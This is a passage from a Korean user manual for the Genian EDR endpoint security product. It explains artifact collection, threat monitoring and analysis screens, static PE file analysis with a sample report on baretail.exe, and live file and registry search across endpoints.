Genian EDR은 XBA 진단 시 **아티팩트 자동 수집 기능**을 제공하고 있습니다.

10.2.1 아티팩트 수집 설정

아티팩트 수집 설정은 **관리 > 설정 > 탐지 및 대응** 중 **아티팩트 수집 대상**에서 설정 가능합니다.

수집 대상은 아래와 같습니다.

수집 대상	설명
system 정보	시스템 정보 수집
Autorun	자동실행 항목 수집
브라우저 방문 기록	브라우저 방문 기록 수집
레지스트리	레지스트리 하이브 수집
윈도우 이벤트	윈도우 이벤트 로그 수집
Prefetch 파일	Prefetch 파일 수집
FileSystem 정보	의심 파일 수집

Registry, File, Process은 아티팩트 자동 수집 대상입니다.

10.2.2 아티팩트 샘플 수집

샘플 수집

1. **분석 > 위협 관리**에서 이상행위로 탐지된 위협 목록 중 아티팩트 수집 요청이 가능한 위협의 위협 분석 버튼을 클릭합니다. 상세 화면에서 아티팩트 수집 버튼을 클릭합니다.
2. **분석 > 엔트포인트 목록**에서 원하는 단말 목록 선택 후 **작업선택 > 아티팩트 수집** 버튼을 클릭합니다.
3. **분석 > 엔트포인트 그룹 관리**에서 원하는 그룹 목록 선택 후 **작업선택 > 아티팩트 수집** 버튼을 클릭합니다.

수집된 아티팩트 확인

수집된 아티팩트는 **분석 > 수집 관리**에서 확인 가능합니다.

1. 아티팩트 수집 시, 수집 관리 목록에서 데이터 로드 버튼을 클릭합니다. 수집 데이터 로드가 끝난 후 `G-Report` 버튼이 생성됩니다.
2. `G-Report` 버튼 클릭 시 G-Report 창이 생성되며, 아티팩트 수집된 데이터를 리포트 형태로 확인할 수 있습니다.

CHAPTER 11

위협 분석

엔드포인트에서 수집한 이벤트를 바탕으로, 위협 탐지엔진에 의해 위협이 탐지되면 관리콘솔에서 위협 상세 정보를 확인할 수 있습니다.

분석 > 위협 모니터링 에서 확인할 수 있는 정보는 아래와 같습니다.

항목	설명
상태별 위협 현황	신규: 신규로 탐지된 위협 숫자 입니다. 처리중: 담당자가 위협 관리에서 '내가 담당하기' 버튼을 클릭하여 검토하고 있는 위협 숫자 입니다. 해결됨: 담당자가 위협 관리에서 '내가 담당하기' 버튼을 클릭하여 위협 판정(악성/안전/보류)을 완료 한 숫자 입니다. 해결됨 숫자는 **해결된 위협 포함** 을 선택해야 표시 됩니다.
엔드포인트 현황	UP: 에이전트가 설치된 엔드포인트 중 동작(UP)중인 엔트포인트 수 입니다. DOWN: 에이전트가 설치된 엔드포인트 중 동작안함(DOWN)상태인 엔트포인트 수 입니다. 삭제됨: 에이전트가 삭제된 엔드포인트 수 입니다. 격리됨: 네트워크 차단(격리) 상태인 엔드포인트 수 입니다. 엔드포인트가 차단(격리) 상태여도 EDR 서버와 통신이 가능합니다.
최근 탐지 위협	최근 5건의 위협 발생 정보를 표시합니다.(1시간 이내이면 노란색 백그라운드)
위협 표시 설정	해결된 위협 포함: 위협 탐지 시 관리자 확인이 완료된 위협까지 포함하여 표시할 지를 설정합니다. 검색 날짜: 최소 오늘부터 최대 1개월까지의 위협 현황을 검색합니다. 날짜 검색 범위는 아래와 같습니다. ex) 현재시각이 2021-06-06 13:00 인 경우 오늘:2021-06-06 00:00 ~2021-06-06 23:59 어제:2021-06-05 00:00 ~2021-06-05 23:59 이번주:2021-06-04 00:00 ~2021-06-10 23:59 지난주:2021-05-28 00:00 ~2021-06-03 23:59 1일 :2021-06-05 00:00 ~2021-06-06 23:59 1주일 :2021-05-30 00:00 ~2021-06-06 23:59 1개월 :2021-05-06 00:00 ~2021-06-06 23:59 인쇄 : 위협 모니터링 화면을 인쇄합니다. 자동갱신: 위협 모니터링 화면을 1분마다 갱신합니다. 전체화면보기: 위협 모니터링 화면을 전체화면으로 표시합니다.
위협 통계-최근 위협 현황	전체 위협 : 파일/프로세스(IOC, 머신러닝,YARA) , 악성IP, 배치 탐지 전체 항목에 대한 탐지 숫자 입니다. 감염 : 위협 파일/프로세스(IOC, 머신러닝,YARA, 배치탐지) 에 대한 탐지 숫자 입니다. 악성IP : 악성IP로 등록된 정보를 탐지한 숫자 입니다. 이상행위 : 이상행위 정책에 의해 탐지된 위협 숫자 입니다. 배치 : 배치를 탐지한 숫자 입니다. 배치탐지란 에이전트가 PC 정보를 전송한 후 IOC DB가 업데이트 되면 일정 기간(default:3일)동안 수집한 정보를 확인하여 새로 업데이트 된 위협이 있는 지 분석하는 역할을 합니다.(매일 02:00 수행, 06:00 이내에 종료) **해결된 위협 포함** 여부에 따라 탐지 숫자가 달라집니다.
다수의 단말에 분포된 악성코드 TOP 10	악성코드의 MD5를 기준으로 목록이 표시되며, 숫자 박스는 해당 악성코드가 발생한 단말 수를 표시합니다.
다수 단말에 분포된 이상행위 TOP 10	이상행위정책을 기준으로 목록이 표시되며, 숫자 박스는 해당 이상행위정책을 탐지한 단말 수를 표시합니다.
다수 위협이 발생한 단말 TOP 10	인증사용자명/호스트명/IP/부서명 으로 위협(악성코드+이상행위) 탐지 수를 표시합니다. 설정 아이콘 클릭 시 표시 기준을 선택할 수 있습니다. 탐지 시 갯수에 따라 숫자 바탕의 색이 달라집니다. (8개이하-옅은색, 8개이상-짙은색)
위협 탐지 비율	탐지된 위협의 종류(IOC,CTI,ML,MaliciosIP,YARA, 이상행위 분류별)가 1가지 이상인 경우 위협 발생 비율을 표시합니다.
이벤트 발생량 추이	endpoint2 인덱스를 기준으로 오늘, 어제, 주간 평균 이벤트 발생량을 그래프로 표시합니다.
관심	endpoint2 인덱스에 기록된 Tag 정보를 표시합니다. (자주 발생하지 않는 순으로 크게 표시, 최대 25

11.1 위협 탐지 정보

위협 분석 상세 페이지에서는 위협의 상세 분석 정보 확인 및 위협 대응 처리, 샘플 수집 및 분석에 필요한 정보들을 확인할 수 있습니다.

항목	설명
파일명	위협으로 탐지된 프로세스 OR 파일명을 표시합니다. 최종탐지시각 및 탐지 분류/탐지 세부 분류, 태그정보를 표시합니다.
인쇄 아이콘	상세 정보 화면을 인쇄하는 기능을 제공합니다.
위협 관리 (신규)	위협관리- 위협 탐지 시 관리자가 확인 후 대응을 다르게 하거나, 오탐의 경우 다음에 탐지되지 않도록 예외처리할 수 있는 기능을 제공합니다.

11.2 기본 정보

기본 정보 페이지에서는 탐지된 위협에 대한 정보 및 파일 정보, 악성파일의 MD5 hash 또는 IP 정보가 알려진 파일인지 검색이 가능한 외부 링크를 표시합니다.

항목	설명
탐지지표	위협을 탐지한 엔진 종류 및 위협 정보를 표시합니다.
위협정보	**수행 프로세스:** 위협 탐지된 프로세스 정보를 표시합니다.**위협 분류(악성코드일때만 표시):** IOC DB 또는 파일평판조회를 통해 미리 정의되어 있는 악성코드의 유형을 표시합니다.Adware, Backdoor, Browser, Dialer, Downloader, Exploit, Hacktool, Infostealer, Keylogger, Malware, Network, PUA, Packed, Ransomware, Rogue, Rootkit, Spyware, Trojan, Virus, Worm **위협명(악성코드일때만 표시):** 위협명을 표시합니다. **샘플 타입(악성코드일때만 표시):** 샘플 타입을 표시합니다. **이벤트:** 위협이 탐지된 이벤트 종류를 표시합니다. (file,process, network, module) **요약 내용:** 미리 정의된 악성코드 및 이상행위에 대한 정보를 표시합니다. **MITRE ATT&CK:** 이상행위에 의한 탐지 시 미리 정의된 MITRE ATT&CK 정보가 있는 경우 표시되며, 클릭 시 관련 정보를 확인할 수 있는 외부 링크로 연결됩니다.
위협관리정보	**위협 판정:** 관리자가 위협 관리에서 악성 여부(악성, 안전, 보류)를 분류한 정보 입니다. **대응 정책:** 관리자가 위협 관리에서 위협 탐지시 대응 정책(알람, 프로세스 종료, 파일 삭제)을 설정한 정보 입니다. **처리 상태:** 위협 처리 현황(신규, 처리중, 해결됨)을 표시합니다. **담당자(ID):** 위협 관리에서 위협 상태를 변경한 관리자 ID를 표시합니다.
탐지시각	**LOCAL:** 내부(LOCAL)에서 해당 위협이 탐지된 시각 **GLOBAL:** 악성코드 탐지 시 Ecosystem 이 연동되어있으면 평판조회시스템에 위협이 탐지된 시각정보
악성파일정보	위협 탐지된 파일에 대한 파일명, 파일경로, 파일타입, 파일크기, 파일 속성값에 등록된 버전, 언어, 저작권, 아키텍쳐, 실행파일 타입, MD5, SHA-256, 전자서명 정보를 표시합니다. (FileMaster 인덱스 정보)
외부링크	악성파일의 MD5 hash 또는 IP 정보가 알려진 파일인지 외부 링크를 통해 검색할 수 있습니다. 외부 링크는 **관리 > 설정 > 속성 관리 > 외부 링크 관리** 에서 편집할 수 있습니다.

11.3 단말별 탐지 정보

탐지된 위협이 다수의 단말에서 탐지된 경우 단말별 탐지 정보에서 단말 목록을 확인할 수 있습니다. 10개 단말까지 표시되며, 더 많은 단말에서 탐지된 경우 모든 단말 이벤트 검색 버튼을 클릭하면 해당 위협이 탐지된 모든 단말 목록을 확인할 수 있습니다.

항목	설명
상태	엔드포인트의 동작 상태를 표시합니다.
사용자 IP	IP 를 표시합니다.
사용자명	위협 탐지 단말이 Genian NAC에 의해 인증받은 사용자인 경우, 인증사용자 명을 표시합니다.
호스트명	위협 탐지 단말의 호스트명을 표시합니다.
개별대응정책	악성 파일 또는 악성IP에 대해 즉시 대응 또는 예외처리가 필요한 경우 위협관리 화면에서 설정할 수 있습니다.
단말별 동일 위협 세부정보	동일한 파일이 여러번 탐지 될 경우 탐지 경로 및 탐지 정보, 대응결과를 표시합니다.
최초탐지시각	해당 단말에 위협이 최초로 탐지된 시각을 표시합니다.
최종탐지시각	해당 단말에 위협이 마지막으로 탐지된 시각을 표시합니다.

11.4 분석 지표

분석 지표에서는 연관 위협 지표와 연관 행위 지표, 유사도지표, AI 분석 지표 정보를 표시합니다.

항목	설명
연관 위협 지표	위협이 마지막으로 탐지된 단말과 해당 단말에서 발생한 모든 위협 탐지 정보를 표시합니다.
연관 행위 지표	위협과 연관된 모든 프로세스의 이벤트에 Tag 정보가 존재하는 경우 해당 Tag를 연관 행위 지표 정보로 표시하고, 클릭 시 이벤트 조사 목록으로 이동합니다.
유사도 지표	의심악성파일 탐지 시 알려진 악성파일의 변종인지 여부를 Ecosystem을 통해 조회하고, 유사도 정보를 표시합니다. 새로고침 아이콘 클릭 시 Ecosystem에 최신 정보를 한번 더 조회합니다.
AI 분석 지표	ML에서 탐지한 정보로 악성코드의 위협분류 및 위협명을 예측한 지표를 제공합니다. Type: 악성코드의 위협 종류(Adware, Trojan, Virus 등..)에 대한 분석 지표 Family: 악성코드의 FamilyName에 대한 분석 지표 분석시각: AI 지표를 만들어낸 시각

11.5 공격 스토리 라인

에이전트는 엔드포인트에서 실행하는 process, connection, file, module 정보와 함께 PID(Process Identification Number) 및 PPID(Parent Process Identification Number) 정보, 에이전트 동작 시간 정보를 수집합니다.

공격 히스토리 라인 페이지에서는 에이전트가 동작하는 시간동안 위협으로 탐지된 프로세스의 PID, PPID, Device-id, EventTime 정보를 조합하여 위협 프로세스를 기준으로 해당 프로세스의 부모 프로세스, 위협 프로세스가 실행한 module 정보, 자식 프로세스 정보 및 위협 프로세스의 connection 정보를 표시합니다.

동일한 파일이 여러 엔드포인트에서 탐지된 경우, 최종 탐지(최신)된 엔드포인트를 대상으로 한 연결 정보를 제공합니다.

CHAPTER 12


파일 상세 분석

악성 파일로 탐지되지 않은, 의심스러운 PE 파일에 대해 파일 정적 분석 기능을 제공합니다.

파일 정적 분석은 분석할 파일을 직접 드레그하여 업로드 하거나, 위협 관리에서 파일 상세 분석 요청 버튼으로 분석 요청이 가능합니다.

업로드 한 파일은 여러 탐지엔진(IOC, ML, YARA, 유사도지표 및 AI 분석지표)에서 위협 파일 여부를 한번 더 검사하고, 파일 Header 정보가 포함된 다양한 분석 정보를 제공합니다.

1. **분석 > 조사 > 파일 상세 분석** 메뉴 내 파일업로드 탭으로 이동합니다.
2. 정적 분석을 수행할 PE 파일을 드레그 하여 서버에 업로드 합니다. (파일 업로드 최대 용량 50MB)
3. 업로드 된 파일 목록 확인 후 분석 시작 버튼을 클릭합니다.
4. "분석 요청에 성공했습니다" 메시지가 발생하고, 페이지 새로 고침 시 분석중인 파일이 목록에 표시됩니다.
5. 분석이 완료된 목록을 클릭하면 기본정보, 위협 분석, 상세 분석, 문자열 화면이 표시됩니다.


baretail.exe
2021-06-22 12:51:41
(1분 전)
분석완료
기본 정보
위협 분석
상세 분석
문자열
파일 정보
baretail.exe
220.0KB(225,280bytes)
screenshot
keylogger
win_registry
win_files_operation
파일 상세정보
플랫폼 Win32
샘플 타입 PE32 executable for MS Windows (GUI) Intel 80386 32-bit
포맷버전 Portable Executable
MIME 타입 application/x-dosexec
엔디안 Little endian
위협 요약
샘플 타입 PE32 executable (GUI) Intel 80386, for MS Windows
인증서
표시할 내용이 없습니다.
해시 목록
MD5 f3e7a015c1d541528085d3f9581ab41f
SHA-1 2aa7d3806d614fd9e1e6b099d134784a98b6dd9e
SHA-256 160d6a3bdc9d64677643376f82e559eb4112289e6b6d722b5b3b32699d18bca9
SHA-512 ec72c112d96257a58eab1e40a47b3bbce1399a85540198a94d85c46e4cd7702d9c634cec812bfed1894ae9490019ea1c645c8d9e488719b4848cdb9f63dbe4f49
SSDEEP 6144:C9DH/mHTUUo87osathhHbunP8kFZb15ZlqM:cf0TUY7osuhdunRFZpg
IMPHASH 81155a0e2df4601ba71dea0ee6bf5173
히스토리
생성일
1992-06-19 22:22:17 (10594일 14시간 30분 전)
알려진 날짜
2013-04-23 19:00:01 (2981일 17시간 53분 전)
최초 분석 요청일
2021-06-22 12:51:37 (1분 전)
분석 시작
2021-06-22 12:51:37 (1분 전)
분석 종료
2021-06-22 12:51:41 (1분 전)
외부 링크
VirusTotal
malwares.com
Google - File Name

항목	설명
기본정보-파일 정보	파일 이름, 파일 크기, 해당 파일에 YARA 관련 TAG 정보를 표시합니다. (/usr/geni/data/yara 폴더 내 capabilities.yar 파일에 정의된 YARA 규칙 검사). hex데이터는 1000줄 단위로 표시하며, 더보기를 통해 추가로 확인할 수 있습니다.
기본정보-파일 상세 정보	플랫폼 정보, 샘플 타입 등 상세정보가 있는 경우 표시합니다.
기본정보-위협 요약	위협 요약 정보가 있는 경우 표시합니다.
기본정보-인증서	인증서 정보가 있는 경우 표시합니다.
기본정보-해시 목록	파일에 대한 해시값(MD5, SHA-1, SHA256, SHA512, SSDEEP, IMAPHASH)을 표시합니다.
기본정보-히스토리	파일 생성일과 분석 요청, 분석 완료 시간을 표시합니다.
기본정보-외부 링크	악성 파일/프로세스, 악성 IP 를 분석하기 위한 외부링크를 표시합니다.
위협 분석-위협 지표	탐지된 위협이 있는 경우 표시합니다.
위협 분석-위협 정보	IOC DB 또는 파일평판조회하여 결과가 있는 경우 위협 정보를 표시합니다.
위협 분석-YARA 검사 결과	정책 >YARA Rule관리 에 등록된 규칙 검사 결과가 있는 경우 표시합니다.
위협 분석-유사도 지표	유사도 지표 분석 결과가 있는 경우 표시합니다.
위협 분석-AI 분석 지표	ML로 탐지되고 AI 분석 결과가 있는 경우 표시합니다.
상세 분석-PE 정보	PE정보를 표시합니다.
상세 분석-PE Header	PE Header 정보를 표시합니다.
상세 분석-전자서명	전자서명이 되어있는 경우 전자서명 정보를 표시합니다.
문자열-관심 문자열	문자열에서 이메일, http, IP 주소 3가지 항목을 검색, 정보가 있는 경우 관심 문자열에 정보를 표시합니다.
문자열-문자열 검색	파일 내부의 string 값을 추출, 문자열 길이에 따라 검색이 가능합니다.

6. 상세 분석 파일을 대상으로 파일의 이동 경로를 확인할 수 있습니다.

   파일 상세 분석에서 분석 파일을 업로드하고 파일 분석이 완료되면 연관 파일 히스토리 탭에 해당 파일 이벤트의 SHA256 값을 이용하여, endpoint2 인덱스에 동일한 SHA256에 대한 이벤트 정보를 가지고 있는 사용자 정보 목록 및 파일 이동 경로를 표시합니다.

7. 분석을 위해 업로드한 파일은 **분석 > 조사 > 수집관리** 메뉴의 파일 목록에서 확인할 수 있습니다.

CHAPTER 13

LIVE 검색

에이전트가 가지고 있는 Database를 대상으로 실시간으로 파일을 검색할 수 있습니다.

검색 대상을 선택 후 검색할 파일의 조건을 설정하고 검색 요청을 수행하면 에이전트가 가지고있는 Database(FileList, FileMaster, DocList) 에서 조건에 맞는 데이터를 검색 후 결과를 표시합니다.

또한 주요 레지스트리의 Key, Values, Data 를 대상으로 검색조건과 일치하는 레지스트리를 빠르게 검색하는 기능을 제공합니다.

13.1 파일 신규 검색

1. **분석 > 조사 > Live 검색** 페이지에서 신규 검색 버튼을 클릭합니다.
2. 검색 타입 선택에서 빠른 파일 검색을 선택하고 다음을 클릭합니다.
3. 아래 조건에 따라 검색 대상을 선택합니다.

구분	설명
전체 엔드포인트	Insights 서버에 등록된 전체 엔드포인트를 대상으로 파일 검색을 수행합니다.
엔드포인트 그룹	**분석 > 엔드포인트 > 엔드포인트 그룹 관리** 에 등록된 특정 그룹을 대상으로 파일 검색을 수행합니다.
조직	**관리 > 설정 > 사용자 관리 > 정보 동기화** 를 통해 부서 정보가 등록되어 있는 경우 해당 부서를 대상으로 파일 검색을 수행합니다.

예제에서는 검색 대상 중 전체 엔드포인트를 선택합니다.

4. 검색 조건 추가버튼을 클릭 후 검색 조건 (항목 및 조건, 설정) 을 입력하고 조건 연산을 선택, 저장합니다.

항목	설명
조건 연산	AND - 두 개 이상의 조건을 사용할 때, 조건을 모두 만족시켜야 그룹에 포함됩니다. OR - 두 개 이상의 조건을 사용할 때, 많은 조건들 중 하나만 만족시켜도 그룹에 포함됩니다.

5. 4에서 설정한 조건이 화면에 표시되고, 검색 시작* 버튼을 클릭합니다.

   파일 검색 만료일을 선택한 후 검색 시작 버튼을 클릭하면 검색이 시작됩니다.

6. 빠른 파일 검색 모드로 수행된 결과를 확인 합니다.

지난 검색 결과 찾기 검색바를 이용하여 검색 조건에 해당하는 검색 결과를 찾을 수 있습니다.

검색 결과는 7일간 유지되며, 결과 삭제를 원하지 않는 경우 잠금 아이콘을 이용하여 삭제하지 않도록 설정할 수 있습니다.

13.2 파일 수집

1. LIVE 검색을 통해 검색 결과가 있고, 파일 종류가 PE 또는 SCRIPT 파일이면 해당 파일을 서버로 수집할 수 있습니다. 검색 결과 상세화면에서 수집할 파일 목록을 선택하면 파일 수집 버튼이 활성화 됩니다.
2. 수집이 완료되면 **분석 > 조사 > 수집 관리** 화면에서 파일을 다운로드 받을 수 있습니다.
3. LIVE 검색 파일 수집 기능은 오용에 따른 민감 정보 유출 방지를 위해 수집 대상을 PE, SCRIPT 파일로 제한하고 있으나,

advance 설정 > 프론트엔드 설정 > 파일 수집 대상 제한 여부 를 `off` 로 변경하면 DOC_LIST 인덱스에 포함된 파일도 수집할 수 있습니다.


13.3 레지스트리 신규 검색


1. **분석 > 조사 > Live 검색** 페이지에서 신규 검색 버튼을 클릭합니다.
2. 검색 타입 선택에서 빠른 파일 검색을 선택하고 다음을 클릭합니다.
3. 아래 조건에 따라 검색 대상을 선택합니다.

구분	설명
전체 엔드포인트	Insights 서버에 등록된 전체 엔드포인트를 대상으로 파일 검색을 수행합니다.
엔드포인트 그룹	**분석 > 엔드포인트 > 엔드포인트 그룹 관리** 에 등록된 특정 그룹을 대상으로 파일 검색을 수행합니다.
조직	**관리 > 설정 > 사용자 관리 > 정보 동기화** 를 통해 부서 정보가 등록되어 있는 경우 해당 부서를 대상으로 파일 검색을 수행합니다.


   예제에서는 검색 대상 중 전체 엔드포인트를 선택합니다.

4. 검색 조건 추가버튼을 클릭 후 레지스트리 검색 조건을 설정합니다.


검색 조건 설정
레지스트리 검색 조건
3
하위 경로 포함
경로에 해당하는 모든 데이터 수집
기본 경로 선택
1
HKEY_LOCAL_MACHINE (HKLM)
HKEY_LOCAL_MACHINE은 윈도우 시스템 전체에 적용되는 설정 정보로 하드웨어와 응용 프로그램의 설정 데이트를 포함한다.
상세 경로 입력
2
SOFTWARE₩GENI₩Insights
COMPONENTS
ㄴ설치된 Components와 관련된 정보 관리
HARDWARE
ㄴ프로세서, 직렬 포트 및 모뎀 등 하드웨어 관련 설정 정보
SAM
ㄴ로컬 계정 정보와 그룹 정보
SECURITY
ㄴ시스템 보안 정책과 권한 할당 정보
SOFTWARE
찾을 내용
4
GsAgent.exe
일부 포함
5
찾을 대상
Keys
Values
Data
(기본값) Value만 검색
저장
취소

번호	구분	설명
1	기본 경로 선택	기본 경로 5개 항목 중 검색할 경로를 선택합니다.HKEY_CLASSES_ROOT (HKCR), HKEY_CURRENT_USER(HKCU), HKEY_LOCAL_MACHINE(HKLM), HKEY_USERS(HKU), HKEY_CURRENT_CONFIG(HKCC)
2	상세 경로 입력	1의 기본 경로를 선택하면 하위에 사용할 수 있는 상세 경로 COMPONENTS 를 예제 박스에서 선택하거나, 직접 입력합니다.
3	하위 경로 포함	선택 시 레지스트리 경로 하위의 경로도 검색 대상에 포함합니다. (단, 엔드포인트 별 100개까지 수집)
3	경로에 해당하는 모든 데이터 수집	선택 시 찾을 내용과 상관없이 선택한 경로에 해당되는 Key, Value, Data를 모두 수집합니다. (단, 엔드포인트 별 100개까지 수집)
4	찾을 내용	찾을 내용을 입력하고 일부 포함 또는 정확하게 일치하는 경우만 찾을 지 선택합니다.
5	찾을 대상	찾을 대상을 선택합니다. (기본값) Value 만 검색의 경우 아래와 같은 항목을 검색합니다. 

설정 예)



